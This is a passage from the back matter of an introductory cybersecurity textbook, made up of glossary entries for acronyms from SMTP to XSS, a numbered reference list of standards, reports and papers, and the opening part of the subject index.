SMTP	Simple Mail Transfer Protocol: A standard protocol for transmission and forwarding of e-mail within the Internet, see Sect. 7.1.
SNMP	Simple Network Management Protocol: A standard protocol for configuring and reading the status of network units in the Internet, see Sect. 8.13.
SPF	Sender Policy Framework: A mechanism used to hinder falsification of the IP address of the sender of mail via SMTP, see Sect.8.12.1.
SQL	Structured Query Language: A notation for formulating queries and other commands directed to many common systems for handling databases, see Sect. 10.3.
SSD	Solid State Disk: A purely electronic storage unit without moving parts, which from the user's point of view behaves like a classic rotating disk (HDD), see Sect. A.1.1.
SSH	Secure SHell: A standard protocol for creating a secure communication channel over an insecure network. SSH is typically used for secure login and file transfer.
SSL	Secure Socket Layer: Strictly speaking a now deprecated predecessor for TLS, see Sect. 8.4. The acronym is, however, often used to denote all variants of SSL and TLS.
SSO	Single Sign-On: A mechanism which makes it possible for a user to get access to several services after only providing his or her credentials once, see Sect. 9.1.5.
SYN	SYNchronise: A TCP flag which is se in a TCP PDU to indicate that the sender is requesting creation of a connection or accepts a request which it has received, see Sect. 6.2.4.
TCP	Transmission Control Protocol: The most commonly used protocol for providing a connection-oriented Transport layer service in the Internet, see Sect. 6.2.
TGT	Ticket Granting Ticket: An encrypted document ("ticket"), which proves that the owner has authenticated itself to the authentication server in a system which uses Kerberos, and that the owner therefore has the right to ask a ticket-granting server to issue further tickets which give access to individual services, see Sect. 9.1.5.
TKIP	Temporal Key Integrity Protocol: A protocol to give better security in WiFi-based networks than the original WEP, without replacing the underlying hardware, see Sect. 8.8.2. Deprecated since 2009 due to weaknesses.
TLS	Transport Layer Security: A supplement to TCP which makes it possible to ensure confidentiality and integrity of the transmitted data, together with authentication of the communicating parties, see Sect. 8.4.
TOCTTOU	Time of Check to Time of Use: A term for a type of security breach where the attacker exploits the fact that there is a time interval between the instant when the right to use a resource is checked and the instant when the resource is in fact used, see Sect. 10.1.5.
TPM	Trusted Platform Module: An internationally standardised type of secure cryptoprocessor, typically used for ensuring the integrity of a system's hardware and/or software, or for storage of encryption keys or passwords, see Sect. 9.5.

TSK	The Sleuth Kit: A library and collection of auxiliary programs for use in investigating security incidents by analysing disk and file contents, see Sect. 11.1.2.
UDP	User Datagram Protocol: The most commonly used protocol for providing a connectionless Transport layer service in the Internet, see Sect. 6.2.
UEFI	Unified Extensible Firmware Interface: A standardised specification for the architecture of firmware for booting a computer and its interface to the operating system. UEFI firmware replaces the previously used BIOS, see Sect. 9.8.
UMTS	Universal Mobile Telecommunications System: A further development of GSM for use in third generation ("3G") mobile telephone networks. UMTS makes it possible to transmit data at higher rates than GSM, and has improved security, see Sect. 6.3.3.
URI	Uniform Resource Identifier: A standardised form of identification of a resource, such as a system or a collection of data, in the Internet, see Fig. 7.10.
USB	Universal Serial Bus: A family of industry standards for cables, plugs and protocols for communication at various speeds between computers and other electronic units, such as disks, printers, digital cameras, audio equipment and network equipment, see Sect. A.1.3.
VLR	Visitor Location Register: A central database in a mobile telephone network, containing details of subscribers which are attached to the network, but who are actually registered as customers of another network operator, see Sect. 6.3.3.
VM	Virtual Machine: A replica of one computer system (often known as the guest system) which with the help of special software or hardware in fact runs on another computer system (often known as the host system).
VPN	Virtual Private Network: A network which is based on parts of an existing network's infrastructure, and which can offer a secure communication mechanism for data and other information which are transferred between the systems that are attached to the VPN, see Sect. 8.3.
WAN	Wide Area Network: A communication network which covers a large geographical area, for example a whole country or region, see Sect. 6.1.
WEP	Wired Equivalent Privacy: The original form of security in WiFi-based networks. Now strongly deprecated, see Sect. 8.8.1.
WPA	Wi-Fi Protected Access: An improved form of security in WiFi-based networks, based amongst other things on use of TKIP. Now replaced by the even better WPA2, which is based on IEEE Standard 802.11i, see Sect. 8.8.2.
XOR	Exclusive Or: A logical operation with two operands, which gives the result *true* when the two operands have different truth values, and *false*, when they have the same value. As the value *true* is often represented by the number 1 and *false* by 0, XOR corresponds to the arithmetic operation of *addition modulo 2* (i.e., that $0 + 0 = 1 + 1 = 0$ and $1 + 0 = 0 + 1 = 1$).
XSS	Cross-Site Scripting: A vulnerability, typically found in web-based applications, which makes it possible for an attacker to insert harmful scripts in web pages, so they are executed on the client side when the pages are displayed, see Sect. 10.5.6.1.

References

1. Accenture: 2017 Cost of Cyber Crime Study. Tech. rep. (2017). Web publication: `https://www.accenture.com/_acnmedia/PDF-62/Accenture-2017CostCybercrime-US-FINAL.pdf` [Accessed 22-June-2023]
2. Alberts, C., Dorofee, A.: OCTAVE Method Implementation Guide Version 2.0, Volume 1: Introduction. Tech. rep., Software Engineering Institute, Carnegie Mellon University (2001). Web publication: `https://resources.sei.cmu.edu/asset_files/UsersGuide/2001_012_001_51564.pdf` [Accessed 22-June-2023]
3. Alberts, C., Dorofee, A., Stevens, J., Woody, C.: Introduction to the OCTAVE approach. Tech. rep., Software Engineering Institute, Carnegie Mellon University (2003). Web publication: `https://resources.sei.cmu.edu/asset_files/UsersGuide/2003_012_001_51556.pdf` [Accessed 22-June-2023]
4. Ale, B.: Risk: An Introduction. Routledge (2009). ISBN 978-0-415-49090-0
5. Anderson, R., Barton, C., Böhme, R., Clayton, R., van Eeten, M.J., Levi, M., Moore, T., Savage, S.: Measuring the cost of cybercrime. In: B. Schneider (ed.) Economics and Information Security and Privacy III, pp. 265–300. Springer Verlag (2012). ISBN 978-146141980
6. Arief, U., Bin Adzmi, M.A.: Understanding cybercrime from its stakeholders' perspectives: Part 2 – defenders and victims. IEEE Security and Privacy **13**(2), 84–88 (2015). DOI 10.1109/MSP.2015.44
7. Arief, U., Bin Adzmi, M.A., Gross, T.: Understanding cybercrime from its stakeholders' perspectives: Part 1 – attackers. IEEE Security and Privacy **13**(1), 71–76 (2015). DOI 10.1109/MSP.2015.19
8. Article 29 Data Protection Working Party: Guidelines on Data Protection Impact Assessment (DPIA) and determining whether processing is "likely to result in a high risk" for the purposes of Regulation 2016/679, Version wp248 rev.01. European Commission DG Justice (2017). Web publication: `https://ec.europa.eu/newsroom/just/document.cfm?doc_id=47711` [Accessed 22-June-2023]
9. Ayers, R., Brothers, S., Jansen, W.: Guidelines on mobile device forensics. NIST Special Publication SP800-101 Rev.1, National Institute of Standards and Technology (2014)
10. Barth, A.: RFC 6265: HTTP State Management Mechanism (2011)
11. Bartock, M., Cichonski, J., Souppaya, M., Smith, M., Witte, G., Scarfone, K.: Guide for cybersecurity event recovery. NIST Special Publication SP800-184, National Institute of Standards and Technology (2016)
12. Booz Allan Hamilton: Software security assessment tools review. Tech. rep., US NAVSEA (2009). Web publication: `https://samate.nist.gov/docs/NAVSEA-Tools-Paper-2009-03-02.pdf` [Accessed 22-June-2023]
13. Caralli, R.A., Stevens, J.F., Young, L.R., Wilson, W.R.: Introducing OCTAVE Allegro: Improving the information security risk assessment process. Tech. Rep. CMU/SEI-2007-TR-012, Software Engineering Institute, Carnegie Mellon University (2007). Web pub-

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3

lication: https://resources.sei.cmu.edu/asset_files/TechnicalReport/2007_005_001_14885.pdf [Accessed 22-June-2023]
14. Casey, E., Stellatos, G.J.: The impact of full disk encryption on digital forensics. ACM SIGOPS Operating Systems Review **42**(3), 93–98 (2008)
15. Comer, D.E.: The Internet Book: Everything you need to know about computer networking and how the Internet works, fourth edn. Pearson (2007). ISBN 978-0-13-233553-9
16. Comer, D.E.: Computer Networks and Internets, sixth edn. Pearson (2014). ISBN 978-0-13-358793-7
17. Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and general model. Version 3.1, revision 4. Publication CCMB-2012-09-001 (2012). Web publication: https://www.commoncriteriaportal.org/files/ccfiles/CCPART1V3.1R4.pdf [Accessed 22-June-2023]
18. COSO: Internal Control – Integrated Framework. Committee of Sponsoring Organizations of the Treadway Commission (2013). ISBN 978-1-93735-239-4
19. Council of Europe: European Treaty Series no. 185: Convention on Cybercrime (2001)
20. Council of Europe: Council of Europe Treaty Series no. 196: Council of Europe Convention on the Prevention of Terrorism (2005)
21. Creative Commons: Attribution 2.5 Generic. Web publication: https://creativecommons.org/licenses/by/2.5/legalcode [Accessed 22-June-2023]
22. Creative Commons: Attribution 3.0 Unported. Web publication: https://creativecommons.org/licenses/by/3.0/legalcode [Accessed 22-June-2023]
23. Crocker, D., Hansen, T., S.Kucherawy, M.: RFC 6376: Domain Keys Identified Mail (DKIM) Signatures (2013). Internet Standard STD 76.
24. Dahse, J., Holz, T.: Simulation of built-in PHP features for precise static code analysis. In: NDSS'14: Proceedings of the 2014 Network and Distributed System Security Symposium. Internet Society (2014)
25. Dhamija, R., Tygar, J., Hearst, M.: Why phishing works. In: R. Grinter, et al. (eds.) CHI2006: Proceedings of SIGCHI Conference on Human Factors in Computing Systems, Montréal, Canada, pp. 581–590. ACM (2006)
26. Dunkelman, O., Keller, N., Shamir, A.: A practical-time attack on the KASUMI cryptosystem used in GSM and 3G telephony. In: Advances in Cryptology – CRYPTO 2010, *Lecture Notes in Computer Science*, vol. 6223, pp. 393–410. Springer-Verlag (2010)
27. Dworkin, M.: Recommendation for block cipher modes of operation. NIST Special Publication SP800-38A, National Institute of Standards and Technology (2001)
28. European Commission: Annex to the Commission Implementing Decision on standard contractual clauses for the transfer of personal data to third countries. Web publication: https://commission.europa.eu/system/files/2021-06/1_en_annexe_acte_autonome_cp_part1_v5_0.pdf (2021). [Accessed 22-June-2023]
29. European Data Protection Board: Guidelines 3/2019 on processing of personal data through video devices, version 2.0. Tech. rep., European Commission, Brussels (2020). Web publication: https://edpb.europa.eu/sites/default/files/files/file1/edpb_guidelines_201903_video_devices_en.pdf [Accessed 22-June-2023]
30. European Union: Directive 1999/93/EC of the European Parliament and of the Council of 13 December 1999 on a Community framework for electronic signatures (1999)
31. European Union: Regulation (EU) No. 910/2014 of the European Parliament and of the Council of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC. (2014)
32. European Union: Regulation 2016/679 of the European Parliament and of the Council: General Data Protection Regulation (2016)
33. Evans, D., Larochelle, D.: Improving security using extensible lightweight static analysis. IEEE Software pp. 42–51 (2002)
34. Falliere, N., O Murchu, L., Chien, E.: W32.Stuxnet Dossier. Symantec Corporation, 1.4 edn. (2011). Web publication: https://docs.broadcom.com/doc/security-response-w32-stuxnet-dossier-11-en [Accessed 22-June-2023]

35. Felt, A.P., Chin, E., Hanna, S., Song, D., Wagner, D.: Android permissions demystified. In: CCS'11, pp. 627–637. ACM (2011)
36. Ferguson, N., Schneier, B., Kohno, T.: Cryptography Engineering: Design Principles and Practical Applications. Wiley (2010). ISBN 978-0-470-47424-2
37. FireEye, Inc.: Redline User Guide, 2.0 edn. (2020). Web publication: `https://fireeye.market/assets/apps/211364/documents/877936_en.pdf` [Accessed 22-June-2023]
38. Frankel, S., Hoffman, P., Orebaugh, A., Park, R.: Guide to SSL VPNs. NIST Special Publication SP800-113, National Institute of Standards and Technology (2008)
39. Freed, N., Borenstein, N.S.: RFC 2045: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies (1996)
40. Freed, N., Borenstein, N.S.: RFC 2046: Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types (1996)
41. Halderman, J.A., Schoen, S.D., Heninger, N., Clarkson, W., Paul, W., Calandrino, J.A., Feldman, A.J., Appelbaum, J., Felten, E.W.: Lest We Remember: Cold Boot Attacks on Encryption Keys. In: Proceedings of the 17th USENIX Security Symposium, pp. 45–60. Usenix (2008)
42. Housley, R.: RFC 5652: Cryptographic Message syntax (CMS) (2009). Internet Standard STD70.
43. Hovemeyer, D., Pugh, W.: Finding more null pointer bugs, but not too many. In: PASTE'07: Proceedings of the 7th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering, San Diego, pp. 9–14. ACM (2007)
44. IANA: Uniform Resource Identifier (URI) Schemes (2022). Web publication: `https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml` [Accessed 22-June-2023]
45. International Standards Organisation: International Standard ISO11172-2: Information Technology – Coding of Moving Pictures and Associated Audio for Digital Storage Media at up to about 1,5 Mbit/s – Part 2: Video (1993)
46. International Standards Organisation: International Standard ISO10918-1: Information Technology – Digital compression and coding of continuous-tone still images – Part 1: Requirements and guidelines (1994)
47. ISACA (ed.): COBIT5 for Information Security. Information Systems Audit and Control Association (2012). ISBN 978-1-60420-255-7
48. ISO: ISO/IEC 27005:2011 – Information technology – Security techniques – Information security risk management. International Organization for Standardization, second edn. (2011)
49. ISO: ISO/IEC 27002:2013 Information Technology – Security Techniques – Code of Practice for Information Security Management. International Organization for Standardization (2013)
50. ITU-T: Recommendation G.711: Pulse Code Modulation (PCM) of Voice Frequencies (1972)
51. ITU-T: Recommendation X.520: The Directory: Selected Attribute Types (1993)
52. ITU-T: Report on the e-commerce survey conducted in the framework of World Telecommunication Day 1999 (1999). Web publication: `https://www.itu.int/newsarchive/wtd/1999/report.html` [Accessed 22-June-2023]
53. Jones, J.A.: An Introduction to Factor Analysis of Information Risk. Tech. rep., Risk Management Insight LLC (2006). Web publication: `https://www.riskmanagementinsight.com/media/docs/FAIR_introduction.pdf` [Accessed 22-June-2023]
54. Jonsson, J., Kaliski, B.: RFC 3447: Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1 (2003)
55. Kahneman, D.: Thinking, Fast and Slow. Penguin Books, London (2012). ISBN 978-0-141-03357-0
56. Kahneman, D., Slovic, P., Tversky, A. (eds.): Judgment under Uncertainty: Heuristics and Biases. Cambridge University Press, Cambridge (1982). ISBN 0-521-28414-7
57. Kent, K., Chevalier, S., Grance, T., Dang, H.: Guide to Integrating Forensic Techniques into Incident Response. NIST Special Publication SP800-86, National Institute of Standards and Technology (2006)
58. Kitterman, S.: RFC 7208: Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1 (2014)

59. Kosinski, M., Stillwell, D., Graepel, T.: Private traits and attributes are predictable from digital records of human behaviour. Proceedings of the National Academy of Sciences **110**(15), 5802–5805 (2013)
60. Kurose, J.F., Ross, K.W.: Computer Networking – A Top-Down Approach Featuring the Internet, seventh edn. Addison-Wesley (2016). ISBN 978-0-13-359414-0
61. Lewand, R.: Cryptological Methematics. Mathematical Association of America (2000). ISBN 98-0-883-85719-7
62. Ligh, M.H., Case, A., Levy, J., Walters, A.: The Art of Memory Forensics. John Wiley (2014)
63. Mandiant: APT1. Mandiant Intelligence Center (2013). Available from archive at: `https://web.archive.org/web/20211008023335/https://www.mandiant.com/media/9941/download` [Accessed 22-June-2023]
64. McAfee: Net losses: Estimating the global cost of cybercrime. Tech. rep., Center for Strategic and International Studies (2014)
65. Mitnick, K.D., Simon, W.L.: The Art of Deception: Controlling the Human Element of Computer Security. Wiley Books (2003). ISBN 978-0-7645-4280-0
66. Moriarty, K.M., Nystrom, M., Parkinson, S., Rusch, A., Scott, M.: RFC 7292: PKCS #12: Personal Information Exchange Syntax v1.1 (2014)
67. Morris, R., Thompson, K.: Password security: A case history. Communications of the ACM **22**(11), 594–597 (1979)
68. NIST: Framework for improving critical infrastructure cybersecurity, version 1.1. Tech. rep., National Institute of Standards and Technology (2018). Web publication: `https://csrc.nist.gov/publications/detail/white-paper/2018/04/16/cybersecurity-framework-v11/final` [Accessed 22-June-2023]
69. Nystrom, M., Kaliski, B.: RFC 2986: PKCS #10: Certification Request Syntax Specification Version 1.7 (2000)
70. OWASP Foundation: OWASP Top 10 – 2021. Tech. rep., Open Web Application Security Project (2021). Web publication: `https://owasp.org/Top10/` [Accessed 22-June-2023]
71. Patterson, D.A., Hennessy, J.L.: Computer Organization and Design – The Hardware/Software Interface, sixth edn. Morgan Kaufmann (2020). ISBN 978-0-12-820109-1
72. Ramsdell, B., Turner, S.: RFC 5751: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification (2010)
73. Reschke, J.F.: RFC 7617: The 'Basic' HTTP Authentication Scheme (2015)
74. Robshaw, M., Billet, O. (eds.): New Stream Cipher Designs – The eSTREAM Finalists, *Security and Cryptology*, vol. 4986. Springer-Verlag (2008). ISBN 978-3-540-68351-3
75. Rogers, R.W.: Cognitive and physiological processes in fear appeals and attitude change: A revised theory of protection motivation. In: J. Cacioppo, R. Petty (eds.) Social Psychophysiology, pp. 153–176. Guilford Press, New York (1983)
76. Royal Society: Risk: Analysis, perception and management. Report of a Royal Society Working Group, Royal Society, London (1992)
77. Schmitt, N. (ed.): Tallinn Manual 2.0 on the International Law Applicable to Cyber Operations. Cambridge University Press (2017). ISBN 978-1-316-63037-2
78. Schneier, B.: Applied Cryptography, second edn. Wiley (1996). ISBN 978-0-471-11709-4
79. Sciberras, A.: RFC 4519: Lightweight Directory Access Protocol (LDAP): Schema for User Applications (2006)
80. Seltzer, W., Anderson, M.: Ethical issues in using statistics, statistical methods, and statistical sources in work related to homeland security. In: Encyclopedia of Quantitative Risk Analysis and Assessment, vol. 2. John Wiley (2008). ISBN: 978-0-470-03549-8
81. Shekh-Yusef, R., Ahrens, D., Bremer, S.: RFC 7616: HTTP Digest Access Authentication (2015)
82. Singh, S.: The Code Book: The Secret History of Codes and Code-breaking. Fourth Estate (1999). ISBN 978-1-857-02889-8
83. Smart, N.: Cryptography Made Simple. Springer-Verlag (2016). ISBN 978-3-319-21935-6
84. Stallings, W., Brown, L.: Computer Security: Principles and Practice, fourth edn. Pearson (2018). ISBN 978-0-134-79410-5

85. Stinson, D.R., Paterson, M.: Cryptography: Theory and Practice, fourth edn. Chapman & Hall/CRC (2018). ISBN 978-1-138-19701-5
86. Tanenbaum, A.S., Austin, T.: Structured Computer Organization, sixth edn. Pearson (2012). ISBN 978-0-13-291652-3
87. Tews, E., Weinmann, R.P., Pyshkin, A.: Breaking 104 bit WEP in less than 60 seconds. In: Proceedings of the 8th International Workshop on Information Security Applications (WISA 2007), *Lecture Notes in Computer Science*, vol. 4867, pp. 188–202. Springer-Verlag (2007)
88. The Tor Project: Tor: Overview. Web publication: `https://www.torproject.org/about/overview.html.en` (undated). [Accessed 22-June-2023]
89. Todorov, A., Baron, S.G., Oosterhof, N.N.: Evaluating face trustworthiness; A model based approach. Social Cognitive and Affective Neuroscience **3**(2), 119–127 (2008)
90. del Torto, D., Elkins, M., Levien, R., Roessler, T.: RFC 3156: MIME Security with OpenPGP (2001)
91. US National Security Agency: NSA ANT catalog. Web publication (2013). Original publication date unknown. Available from Wikimedia Commons: `https://commons.wikimedia.org/wiki/Category:NSA_ANT` [Accessed 22-June-2023]
92. Verizon: 2016 Data Breaches Investigations Report. Tech. rep. (2016). Web publication: `https://www.verizon.com/business/resources/reports/DBIR_2016_Report.pdf` [Accessed 22-June-2023]
93. Verizon: 2021 Data Breaches Investigations Report. Tech. rep. (2021). Web publication: `https://enterprise.verizon.com/resources/reports/2021/2021-data-breach-investigations-report.pdf`
94. Weirich, D., Sasse, M.A.: Pretty Good Persuasion: A first step towards effective password security for the Real World. In: NSPW'01: Proceedings New Security Paradigms Workshop 2001, Cloudcroft, New Mexico, pp. 137–143. ACM Press (2001)
95. WHATWG: HTML – Living Standard. Web publication: `https://html.spec.whatwg.org/print.pdf` (2022). [Accessed 22-JUne-2023. Always the latest updated version.]
96. Wheeler, D.A.: Flawfinder (2001). Web publication: `https://www.dwheeler.com/flawfinder` [Accessed 22-June-2023]
97. Wheeler, D.A.: Secure Programming HOWTO, v3.72 edn. (2015). Web publication: `https://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO.pdf` [Accessed 22-June-2023]
98. Wheeler, D.A.: How to Prevent the next Heartbleed (2020). Revised edition, originally issued 2014. Web publication: `https://dwheeler.com/essays/heartbleed.html` [Accessed 22-June-2023]
99. Wikipedia contributors: List of operating systems — Wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=List_of_operating_systems&oldid=1160973695` (2023). [Online; accessed 21-June-2023]
100. Williams, J.: ACPO Good Practice Guide for Digital Evidence. Tech. rep., Association of Chief Police Officers (2012). Web publication: `https://athenaforensics.co.uk/wp-content/uploads/2019/01/National-Police-Chiefs-Council-ACPO-Good-Practice-Guide-for-Digital-Evidence-March-2012.pdf` [Accessed 22-June-2023]
101. Williamson, A.M., Feyer, A.M., Cairns, D., Biancotti, D.: The development of a measure of safety climate: The role of safety perceptions and attitudes. Safety Science **25**(1), 15–27 (1997)

Index

Symbols

0-day attack 295, 323
3-way handshake 138
3DES 69, 269

A

A5/1 75, 206
A5/2 206
A5/3 206
access 48
access control
  for CPU 264–265
  for hardware units 263
  hardware based 260
  in Android 265
  in file system 254–259
  in memory 260–263
access control list *see* ACL
access control matrix (ACM) 252
accountability 355
ack 137, 138
ACL 256, 257
  compressed 255
activation code 115
active attacker 112
active server page 166
ActiveX 316
  security 317
actor 48
actuator 4
Ad hoc Mode 145
ADB 331
address 132
administrator 251
  privileges 255
Advanced Encryption Standard *see* AES
Advanced Persistent Threat *see* APT
AES 72–73, 269
AKA 208
amplification 215
amplifier 215, 217
analysis group 47
Android 266
Android Debug Bridge 331
anomaly detection 196, 294
ANT catalog 228
anti-terror laws 352–353
antivirus system *see* AV system
API 267, 391
App 391
applet 166, 316
  sandbox 316
  security 316
Application layer
  encryption 172, 175–177
application program 391, 393–394
Application Program Interface *see* API
APT 5, 330
arbitrator 102
architecture
  client-server 3, 153
  P2P 3
ARP 141
ARP cache 141
ASCII character set 158
ASP.NET 320
asset 9, 48
  data 9
  equipment 9
  software 9
attack 41, 59, 212
  0-day 295, 323

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3

adaptive chosen plaintext 59
brute-force 59, 101, 203, 241
chosen plaintext 59, 87
ciphertext alone 59
cold boot 269
costs 9
dictionary 241, 243
DoS 199, 211–218
countermeasures 218
distributed 216–217
in Application layer 211–213
in Internet layer 214–215
in Link layer 215
in Physical layer 215
in Transport layer 213–214
permanent 217
risks 218
known cleartext 307
known plaintext 59, 66
length extension 98
man-in-the-middle 29, 111, 112, 187, 199, 203, 209
psychological 18–27
redirection 173, 184
related key 59, 77, 206
ROCA 374
supply-chain 7
virus-based 290–291
worm-based 292
zero-day 272
attribute 299
attribution error, fundamental 24
AuC 149, 204, 207
authentication 107–111, 128
biometric 237–240
face recognition 238
finger pattern recognition 239
fingerprint 237
iris recognition 239
template 240
vein pattern recognition 240
evidence 107
kerberos 248–250
multi-factor 247
one-time password 245–246
password 241–246
pattern lock 246–247
pre-boot 269
protocol 107
server 108, 110, 201, 248
strong 107, 108
three-way 111
through the net 247–250
trends 247
weak 107
with PKCS 110–111
with SKCS 108–109
zero-knowledge 108
authentication code 245
authenticator 108, 249
Authenticode 317
authorisation 250
authoritative DNS-server 218
AV system 293–296
anomaly detection 294
behaviour based 293, 294
in telephone 295
misuse detection 294
signature based 293
availability 10, 12, 171, 211
avalanche effect 98
awareness campaign 342, 343

B

backdoor 19, 289, 374
backup 337
base 400
Base Transceiver Station *see* BTS
base64 encoding 160, 306–307
baseline based analysis 197
basic authentication 305
Basic Service Set *see* WiFi BSS
bastion host 192, 194, 195
BCP 333–341
resource requirements 335
Big Brother society 353
bigram 63
binary data 66
binary digit 401
biometric authentication 237–240
biometric parameter 237
biometric property 388
BIOS 267, 273, 392
birthday paradox 97, 410
bit generator
period 74
pseudo-random 73
random 73
shift register based 74–75
BitLocker 268
Blaise de Vigenère 64
block cipher 101
mode 70–71, 73, 101, 184, 249
Bluebugging 204
Bluejacking 204
Bluesnarfing 204
Bluetooth

authentication 202
encryption key 202
link key 202
pairing 202
security 202–204
SSP 203
BluRay disk 387
boot 392
boot loader 273
boot manager 273
boot sector 273
bootkit 267, 273
botnet 6, 8, 216
brain mode of operation 22
breach of copyright 350
bridge 142, 388
brute-force attack 59, 101, 203, 241
Btrfs 340
BTS 147
false 208–209
buffer overflow 282–284, 292
buffer overread 284–285
bus 381, 388
Business Continuity Planning *see* BCP
BYOD 210
bytecode 265, 316, 320

C

C 283, 288
cache 141, 383
ARP 141
CPU 328, 383
disk 328
DNS 141, 218
HTTP 167, 168
cache poisoning 219
Caesar code 60
camera 388
canonification 299
capability 253
Capsicum 254
CAPTCHA 27
CBC 70, 101, 184, 185, 249
CCM 101, 185, 201
CD 387
Cellular Network Isolation Card *see* CNIC
Central Processing Unit *see* CPU
CEO fraud 21
certificate 110, 113–116, 175, 176
chain 116
EV 115
OCSP 188
qualified 121
revocation 114, 188
risks 187–188
root 116
self-signed 116, 118, 316
Certificate Authority (CA) 113
Certificate Revocation List *see* CRL
Certificate Signing Policy (CSP) 115
ChaCha20 78, 185
chain of responsibility 330
challenge-response 245
Change Permissions 259
checksum
CRC 200
cryptographic 95, 201
child pornography 350
Chinese remainder theorem 86, 406–407
CIA target 10, 128, 171
definition 10
CIP 226
Cipher Block Chaining *see* CBC
ciphertext 57, 58
CipherText Stealing *see* CTS
CIRP 335
Claude Shannon 66
client 3
client nonce 309
client-server architecture 153
cloud 3, 5, 87, 287, 294, 338, 358
cluster 5
CNIC 331
co-domain 399
COBIT 43
Code Red 293
signature 293
cognitive overload 27
cold site 340, 341
Colonial Pipeline 7
Common Criteria (CC) 275, 321, 375
environment 375
evaluation 276, 375, 377
life cycle 375
Common Name (CN) 114
communication node 125
communication plan 337
communication unit 389–390
community string 225
default 225
computer architecture 381
computer crime 348–353
computer forensics 327
computer system 4
concatenation 96, 100, 103
confidentiality 10, 12, 79, 171
conformance test 341

confusion 66, 68
congruence 80
connection 128
connection oriented 137
connectionless 137
consent 354–356, 366
Content Management System (CMS) 319
control 39
control system 390
cookie 305, 309–312, 367
  domain 310
  expiry 310
  HttpOnly 310
  max-age 310
  path 310
  persistent 310
  risici 311
  secure 310
  store 310
  third-party 312, 367
Copy-on-write (COW) 340
core 382
COSO 43
Council of Europe convention
  Cybercrime 348–352
    extradition 352
    international assistance 352
    jurisdiction 351–352
    procedural criminal law 350–351
    substantive criminal law 349
    substantive criminal law 350
  Personal data 353
  Terrorism 352–353
countermeasure 39, 41–42
Country (C) 114
COW 340
CPU 381
  core 382
  mode 264
critical asset 47
critical infrastructure 7, 226–228
CRL 114, 188
Cross-site scripting *see* XSS
cryptanalysis 59–60
  differential 70
  frequency analytic 61
cryptographic random number generator 67
Cryptolocker 6
cryptosystem 58
  asymmetric 59, 79–88
  broken 60
  ElGamal 104
  malleable 87, 103
  reversible 103
  symmetric 58, 60–78
CTS 249
cursor 387
customer profile 366
CVE system 271
cyberattack 5–9
Cyberincident Recovery Planning *see* CIRP
cyberspace 1
cybersquatting 26
cyberwar 8
cyclic permutation 60

D

DAC 251
Dalvik 265
dark Internet 181
Data Encryption Standard *see* DES
data leakage 360
datamining 365–366
DDoS attack 211, 216–217
decapsulation 131
decryption 57
  function 58
  key 58
Deep Crack 69
DeMilitarized Zone *see* DMZ
deniable encryption 332
DES 68–71
dictionary attack 241
Diffie-Hellman key agreement 112
  attack 112
  in Bluetooth 203
diffusion 66, 68, 71
digest authentication 208, 305
digital signature 273
Digital Signature Standard *see* DSS
directory 253
Directory Information Tree *see* DIT
Disaster Recovery Planning *see* DRP
discoverable 203
Discretionary Access Control *see* DAC
discriminator 197
disk 383–387
  copy 329, 330
    bit-by-bit 329
    file-by-file 329
  forensic acquisition 332
  mounted 329
  sector 384
  track 384
Distinguished Name (DN) 299
DIT 299, 300
divide-and-conquer 394

DKIM 220, 222–224
  signature 222
  tag 223
DMZ 194, 195
  split 194
DNS 119, 139–140, 156, 220
  authentication 219
  cache 141
  confidentiality 220
  integrity 219
  operation 139
  resolver 139, 141, 218
  root server 139
  RR 140
  security 218–220
  server 218
    authoritative 218
    false 219
  zone transfer 140, 220
DNSSEC 219
domain 133–134, 399
Domain Name Service *see* DNS
DomainKeys Identified Mail *see* DKIM
DoS attack 143, 211–218
  fast 211
  slow 212, 213
driver 263, 267, 391
DRP 335–341
  testing 341
DSA 104, 161
DSS 104–105
dual-homed host 192
DVD 387
dynamic analysis 288
dynamic packet filter 190

E

E0 75, 202
EAL 276, 321, 375
EAP 201
eBay 118
ECB 70
ECDSA 104
economy
  underground 9
EDGE 146
EDVAC 381
egress filter 190, 218
eID 119, 247
Electronic Codebook *see* ECB
electronic identity 121
  authentication 121
  quality of credential 121
  quality of issuer 121
Electronic Patient Record 363
electronic signature 102–106, 110, 111, 113, 219
  anonymous 369
  future planning 106
  requirements 102
  verification 102–103
  with appendix 104, 161
  with PKCS 103–105
  with recovery 103
encapsulation 131
encryption 57, 171–178
  asymmetric 79–88
  Full Disk (FDE) 268–270, 332
  function 58
  in Application layer 172, 175–177
  in Internet layer 174
  in Internet layer 173
  in layered architecture 171–172
  in Link layer 174
  in operating system 268–270
  in Physical layer 175
  in Transport layer 173
  key 58
  symmetric 60–66
  transparent 268
end systems 125
end-to-end 130
Enhanced privacy ID (EPID) 369
entertainment device 4
entry point 291
escaping 304
eStream stream cipher 78
Ethernet 143
  switched 144
ethical hacker 295
ethics 364–369
EU Directive 353
EU Regulation 354
Euclid's algorithm 403–404
Euclid's extended algorithm 83, 87, 404–407, 409
Euler's totient function 81, 408
EV certificate 115
Evaluation Assurance Level *see* EAL
Evolved HSPA 146
exclusive or *see* XOR
exfiltration 6
existential forgery 100
exponent 113, 400
Extended Authentication Protocol *see* EAP
Extended Service Set *see* WiFi ESS
Extended Validation (EV) certificate 115

extension 114
extradite-or-prosecute 352, 353

F

face recognition 238
Facebook *Like* 367
Fail-safe Defaults 252
FAIR 43
false acceptance 237
false negative 197, 294
false positive 197, 294
false rejection 237
Faraday cage 329, 331
FDE 268, 332
fear appeal 30
Feistel network 68–69
fence register 260
file
  deletion 329
file descriptor 285
file protection
  Unix 255–257
    group 255, 257
    owner 255, 257
    problems 256
    root 255
    world 255
  Windows 258–259
    group 259
file system 254, 392
FileVault 268
finger pattern 239
fingerprint 237
